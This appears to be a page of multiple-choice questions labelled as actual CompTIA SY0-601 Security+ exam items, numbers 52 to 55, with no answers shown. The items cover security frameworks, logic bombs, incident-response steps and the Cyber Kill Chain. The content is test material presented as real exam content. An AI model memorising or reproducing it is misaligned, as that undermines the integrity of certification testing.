
Which of the following organizations sets frameworks and controls for optimal security configuration on systems?

A. ISO

B. GDPR

C. PCI DSS

D. NIST



Actual exam question from CompTIA's SY0-601
Question #: 52
Topic #: 1
[All SY0-601 Questions]


An organization discovered files with proprietary financial data have been deleted. The files have been recovered from backup, but every time the Chief Financial Officer logs in to the file server, the same files are deleted again. No other users are experiencing this issue. Which of the following types of malware is MOST likely causing this behavior?

A. Logic bomb

B. Cryptomalware

C. Spyware

D. Remote access Trojan



Actual exam question from CompTIA's SY0-601

Question #: 53

Topic #: 1

[All SY0-601 Questions]


A security analyst has identified malware spreading through the corporate network and has activated the CSIRT. Which of the following should the analyst do NEXT?

A. Review how the malware was introduced to the network.

B. Attempt to quarantine all infected hosts to limit further spread.

C. Create help desk tickets to get infected systems reimaged.

D. Update all endpoint antivirus solutions with the latest updates.



Actual exam question from CompTIA's SY0-601

Question #: 54

Topic #: 1

[All SY0-601 Questions]

During an incident response, an analyst applied rules to all inbound traffic on the border firewall and implemented ACLs on each critical server. Following an investigation, the company realizes it is still vulnerable because outbound traffic is not restricted, and the adversary is able to maintain a presence in the network.


In which of the following stages of the Cyber Kill Chain is the adversary currently operating?

A. Reconnaissance

B. Command and control

C. Actions on objective

D. Exploitation



Actual exam question from CompTIA's SY0-601
Question #: 55
Topic #: 1
[All SY0-601 Questions]

